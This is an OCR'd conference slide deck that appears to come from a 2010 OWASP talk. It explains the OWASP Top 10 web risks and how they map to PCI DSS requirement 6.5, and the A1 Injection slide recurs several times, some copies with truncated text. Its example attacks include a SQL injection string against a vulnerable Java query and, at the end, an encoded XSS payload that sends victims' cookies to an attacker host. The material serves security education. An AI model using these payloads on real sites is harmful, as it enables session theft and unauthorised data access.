OWASP Top 10: Top 10 & PCI & ISACA, Oh my!

Matt Tesauro
OWASP Live CD Project Lead
OWASP Global Projects Com.
matt.tesauro@owasp.org

Austin ISACA Chapter
October 12, 2010

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document under the terms of the OWASP License.

The OWASP Foundation
http://www.owasp.org

Presentation Overview

- About Matt & OWASP
- A bit of History
- Enter PCI, stage right
- Top 10: Down and Dirty
- ASVS and Questions

About Matt

- Varied IT Background
  - Developer, DBA, Sys Admin, Pen Tester, Application Security, CISSP, CEH, RHCE, Linux+
- Long history with Linux & Open Source
  - Contributor to many projects, leader of one (OWASP Live CD / WTE)
- OWASP Foundation Board Member

About OWASP

The OWASP Foundation

- US based 501(c)(3) charitable organization supporting the OWASP Community
- Mission: To make application security visible to people and organization can make informed decisions about application security risks

- 21,000+ people actively involved
- 159 local chapters worldwide
- 117 projects including several books
- 18 full or multi-day events/conferences in 2010

OWASP Top 10 2010

- A1: Injection
- A2: Cross-Site Scripting (XSS)
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Failure to Restrict URL Access
- A8: Insecure Cryptographic Storage
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

http://www.owasp.org/index.php/Top_10

A bit of history

- OWASP Top 10
  - First version issued in 2003
  - Subsequent releases every ~ 3 years
  - Current is OWASP Top 10 2010
  - Goal is to raise **awareness** about app security
  - Not an app sec program but a good place to start
  - Risk-based list focused on the top 10 most critical web application security risks
  - Primary aim is to educate

A bit of history

- Users and adopters
  - DISA / DIACAP
  - A.G. Edwards
  - British Telecom
  - Citibank
  - HP
  - IBM Global Services
  - Samsung SDS (Korea)
  - Sprint
  - Michigan State University

  ...

Threat Modeling in the Top 10

Threat Agents

Attack Vectors

Security Weaknesses

Security Controls

Technical Impacts

Business Impacts

Attack

Attack

Attack

Weakness

Weakness

Weakness

Weakness

Control

Control

Control

Asset

Function

Asset

Impact

Impact

Impact

Enter PCI, stage right

- And of course, the Payment Card Industry Data Security Standard (PCI DSS) is an adopter too.
  - Effects all organizations that process, store or transmit cardholder data
  - Attempt to reduce credit card fraud
  - Version 1.2 release in October 1, 2008
  - PCI DSS Requirements
    “Maintain a Vulnerability Management Program”
    - Requirement #6
      “Develop and maintain secure systems and applications”

Enter PCI, stage right

- More specifically
  6.5 “Develop all Web applications based on secure coding guidelines and review custom application code to identify coding vulnerabilities”

  6.6 “Ensure that all public Web-facing applications are protected against known attacks with at least annual reviews of code, and by installing a Web application firewall in front of public-facing Web applications.

Enter PCI, stage right

6.5 Develop all web applications (internal and external, and including web administrative access to application) based on secure coding guidelines such as the *Open Web Application Security Project Guide.* Cover prevention of common coding vulnerabilities in software development processes, to include the following: *Note: The vulnerabilities listed at 6.5.1 through 6.5.10 were current in the OWASP guide when this version of PCI DSS was published. However, if and when the OWASP guide is updated, the current version must be used for these requirements.*	**6.5.a** Obtain and review software development processes for any web-based applications. Verify that processes require training in secure coding techniques for developers, and are based on guidance such as the OWASP guide (http://www.owasp.org). **6.5.b** Interview a sample of developers and obtain evidence that they are knowledgeable in secure coding techniques. **6.5.c** Verify that processes are in place to ensure that web applications are not vulnerable to the following:

PCI DSS Requirements and Security Assessment Procedures, v 1.2.1 (p. 34)


PCI DSS Requirements	Testing Procedures
6.5.1 Cross-site scripting (XSS)	**6.5.1** Cross-site scripting (XSS) (Validate all parameters before inclusion.)
6.5.2 Injection flaws, particularly SQL injection. Also consider LDAP and Xpath injection flaws as well as other injection flaws.	**6.5.2** Injection flaws, particularly SQL injection (Validate input to verify user data cannot modify meaning of commands and queries.)
6.5.3 Malicious file execution	**6.5.3** Malicious file execution (Validate input to verify application does not accept filenames or files from users.)
6.5.4 Insecure direct object references	**6.5.4** Insecure direct object references (Do not expose internal object references to users.)
6.5.5 Cross-site request forgery (CSRF)	**6.5.5** Cross-site request forgery (CSRF) (Do not reply on authorization credentials and tokens automatically submitted by browsers.)
6.5.6 Information leakage and improper error handling	**6.5.6** Information leakage and improper error handling (Do not leak information via error messages or other means.)
6.5.7 Broken authentication and session management	**6.5.7** Broken authentication and session management (Properly authenticate users and protect account credentials and session tokens.)
6.5.8 Insecure cryptographic storage	**6.5.8** Insecure cryptographic storage (Prevent cryptographic flaws.)
6.5.9 Insecure communications	**6.5.9** Insecure communications (Properly encrypt all authenticated and sensitive communications.)
6.5.10 Failure to restrict URL access	**6.5.10** Failure to restrict URL access (Consistently enforce access control in presentation layer and business logic for all URLs.)

(p. 35)

OWASP Top 10 2010

- A1: Injection
- A2: Cross-Site Scripting (XSS)
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Failure to Restrict URL Access
- A8: Insecure Cryptographic Storage
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

http://www.owasp.org/index.php/Top_10



A1 Injection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	______
onsider anyone who can send ntrusted data to he system, ncluding external sers, internal sers, and dministrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter.

Am I Vulnerable To Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Manual penetration testers can confirm these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection problems exist. Scanners cannot always reach interpreters and can have difficulty detecting whether an attack was successful.

Example Attack Scenario

The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's.

http://example.com/app/accountView?id=' or '1'='1

In the worst case, the attacker uses this weakness to invoke special stored procedures in the database, allowing a complete takeover of the database host.

How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Beware of APIs, such as stored procedures, that appear parameterized, but may still allow injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's ESAPI has some of these escaping routines.
3. Positive or "whitelist" input validation with appropriate canonicalization also helps protect against injection, but is not a complete defense as many applications require special characters in their input. OWASP's ESAPI has an extensible library of white list input validation routines.

References


OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

External

- CWE Entry 77 on Command Injection

OWASP Top 10: New and Improved format!



A1 Injection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	______
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter.

Am I Vulnerable To Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Manual penetration testers can confirm these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection problems exist. Scanners cannot always reach interpreters and can have difficulty detecting whether an attack was successful.

How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Beware of APIs, such as stored procedures, that appear parameterized, but may still allow injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's ESAPI has some of these escaping routines.
3. Positive or "whitelist" input validation with appropriate canonicalization also helps protect against injection, but is not a complete defense as many applications require special characters in their input. OWASP's ESAPI has an extensible library of white list input validation routines.

Example Attack Scenario

The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +"'";
```

The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's.

```
http://example.com/app/accountView?id=' or '1'='1
```

In the worst case, the attacker uses this weakness to invoke special stored procedures in the database, allowing a complete takeover of the database host.

References


OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

External

- CWE Entry 77 on Command Injection

Risk Breakdown



A1 Injection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	______
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter.

Am I Vulnerable To Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Manual penetration testers can confirm these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection problems exist. Scanners cannot always reach interpreters and can have difficulty detecting whether an attack was successful.

How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The pref... option is to use a safe API which avoids the use ... rpreter entirely or provides a ... Beware of APIs, such as stored ...
2. ... esc... x for ... some ... e escaping routines.
3. Positive or "whitelist" input validation with appropriate canonicalization also helps protect against injection, but is not a complete defense as many applications require special characters in their input. OWASP's ESAPI has an extensible library of white list input validation routines.

Am I Vulnerable?

Example Attack Scenario

The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +"'";
```

The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's.

```
http://example.com/app/accountView?id=' or '1'='1
```

In the worst case, the attacker uses this weakness to invoke special stored procedures in the database, allowing a complete takeover of the database host.


References

OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

External

- CWE Entry 77 on Command Injection



A1 Injection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	______
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter.

Am I Vulnerable To Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Manual penetration testers can confirm these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection problems exist. Scanners cannot always reach interpreters and can have difficulty detecting whether an attack was successful.

Example Attack Scenario

The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +"'";
```

The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's.

```
http://example.com/app/accountView?id=' or '1'='1
```

In the worst case, the attacker uses this weakness to invoke special stored procedures in the database, allowing a complete takeover of the database host.

How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Beware of APIs, such as stored procedures, that appear parameterized, but may still allow injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's ESAPI has some of these escaping routines.
3. Positive or "whitelist" input validation with appropriate canonicalization also helps protect against injection, but is not a complete defense as many applications require special characters in their input. OWASP's ESAPI has an extensible library of white list input validation routines.

References

OWASP


- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

External

- CWE Entry 77 on Command Injection

How to Prevent

A1 Injection



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	______
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter.

Am I Vulnerable To Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Manual penetration testers can confirm these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection problems exist. Scanners cannot always reach interpreters and can have difficulty detecting whether an attack was successful.

How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Beware of APIs, such as stored procedures, that appear parameterized, but may still allow injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's ESAPI has some of these escaping routines.
3. Positive or "whitelist" input validation with appropriate canonicalization also helps protect against injection, but is not a complete defense as many applications require special characters in their input. OWASP's ESAPI has an extensible library of white list input validation routines.

Example Attack Scenario

The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +"'";
```

The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's.

http://example.com/app/accountView?id=' or '1'='1

In the worst case, the attacker uses this weakness to invoke special stored procedures in the database, allowing a complete takeover of the database host.

References

OWASP


- OWASP SQL Injection Prevention Cheat Sheet
- OWASP I... n Flaws Article
- ES...
- OW...
- OWAS... Review Guide: Chap...
- OWASP Co... Review Guide: Command Injection

External

- CWE Entry 77 on Command Injection

Example Attacks

A1 Injection



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
______	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	______
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter.

Am I Vulnerable To Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Manual penetration testers can confirm these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection problems exist. Scanners cannot always reach interpreters and can have difficulty detecting whether an attack was successful.

Example Attack Scenario

The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" + request.getParameter("id") +"'";
```

The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's.

```
http://example.com/app/accountView?id=' or '1'='1
```

In the worst case, the attacker uses this weakness to invoke special stored procedures in the database, allowing a complete takeover of the database host.

How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Beware of APIs, such as stored procedures, that appear parameterized, but may still allow injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's ESAPI has some of these escaping routines.
3. Positive or "whitelist" input validation with appropriate canonicalization also helps protect against injection, but is not a complete defense as many applications require special characters in their input. OWASP's ESAPI has an extensible library of white list input validation routines.

References

OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Injection Flaws Article
- ESAPI Encoder API
- ESAPI Input Validation API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing
- OWASP Code Review Guide: Chapter on SQL Injection
- OWASP Code Review Guide: Command Injection

External

- CWE Entry 77 on Command Injection

References

A1: Injection

- When an application sends untrusted data to a interpreter or data source.
  - SQL Injection
  - LDAP Injection
  - OS Command Injection...

- Can result in data loss, exposure corruption, denial of access or even complete host takeover

A1: Injection

- Example Attack


  http://example.com/app/accountView?id=7

- On the back end server:

  SELECT * FROM accounts WHERE
  custID=[id from URL];

- Attacker can modify the URL and control what is sent to the database
  (assuming failure of security controls)

A2: Cross-Site Scripting (XSS)



- When applications include user supplied data in web page(s) sent to the user
  - Stored
  - Reflected
  - DOM based
- Can result in attackers executing code of their choice in the user's browser, rewriting the web page, install malware, redirect users, ...

A2: Cross-Site Scripting (XSS)

- Example Attack

  http://example.com/hello.php?name=Eddie

- Attacker sends the URL

  http://example.com/hello.php?name=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%65%76%69%6C%2E%72%75%2F%73%74%65%61%6C%2E%70%68%70%3F%63%6F%6F%6B%3D%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E

```
<script>document.location='http://evil.ru/steal.php?cook='+document.cookie</script>
```

